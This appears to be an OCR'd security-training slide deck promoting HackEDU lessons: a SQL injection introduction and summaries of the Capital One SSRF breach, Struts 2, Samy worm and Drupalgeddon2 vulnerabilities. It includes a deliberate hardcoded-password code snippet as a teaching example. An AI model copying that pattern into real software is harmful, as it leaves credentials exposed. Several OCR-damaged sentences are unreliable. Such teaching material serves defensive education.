
# Something Fortify Won’t Find

```
String password = "p@$$w0rd";

String mellon = "p@$$w0rd";
```

# This is your best tool to stop security flaws

# Cost is a Factor



# Cost is a Factor: The Cost of Failure


## 'ISIS leak HACKER'S GUIDE to hundreds of British and US military personnel'

BRITISH council and Foreign Office staff could be amongst hundreds of military personnel and embassy workers at risk after Islamic State (ISIS) leaked what is believed to be their names, email addresses and passwords online.

# Security Champion Approach

SUPRTEK

# HackEDU

## SQL Injection: Part 1

Product Tour

### Introduction to Injection


Before diving into the hands-on portion of this lesson we will start with some background information on Injection, SQL Injection, and SQL Syntax. Then we will [illegible] exercises with Reconnaissance.

An injection [illegible] code into a program or query. Inje[illegible] we will explore SQL Injection [illegible]

You will b[illegible] oxy has the ability to stop all H[illegible] can be analyzed and modified be[illegible] here are many proxies that can be do[illegible] testing, but Burp Suite is one of the most [illegible] works the same as Burp Suite with simpler functionality for this intro lesson.

If you need a hint and see the `Hint` button, you can click it for additional

What is Good Security Training?



## Capital One Breach

Continue

On July 29, 2019 the FBI arrested an attacker for downloading 28 GB of credit card application data from Capital O
AWS account. The attacker allegedly bypassed a misconfigured Web Application Firewall (WAF) to exploit a Serv
Request Forgery (SSRF) vulnerability where she was able to obtain IAM credentials from the AWS Instance Me
Service. This allowed her to access private Capital One S3 buckets and download private data.

- Capital One: Part 1 *Last completed on September 22, 2020*
- Capital One: Part 2
- Capital One: Part 3

What is Good Security Training?

## Apache Struts 2

Continue

Apache Struts 2 (CVE-2018-11776) Vulnerability

## MySpace "Samy" Worm


Start Lesson

MySpace Cross-Site Scripting Worm

## Drupalgeddon2 Remote Code Execution

Start Lesson


Dr ddon2 Remote Code Execution (CVE-2018-7600) Vulnerability



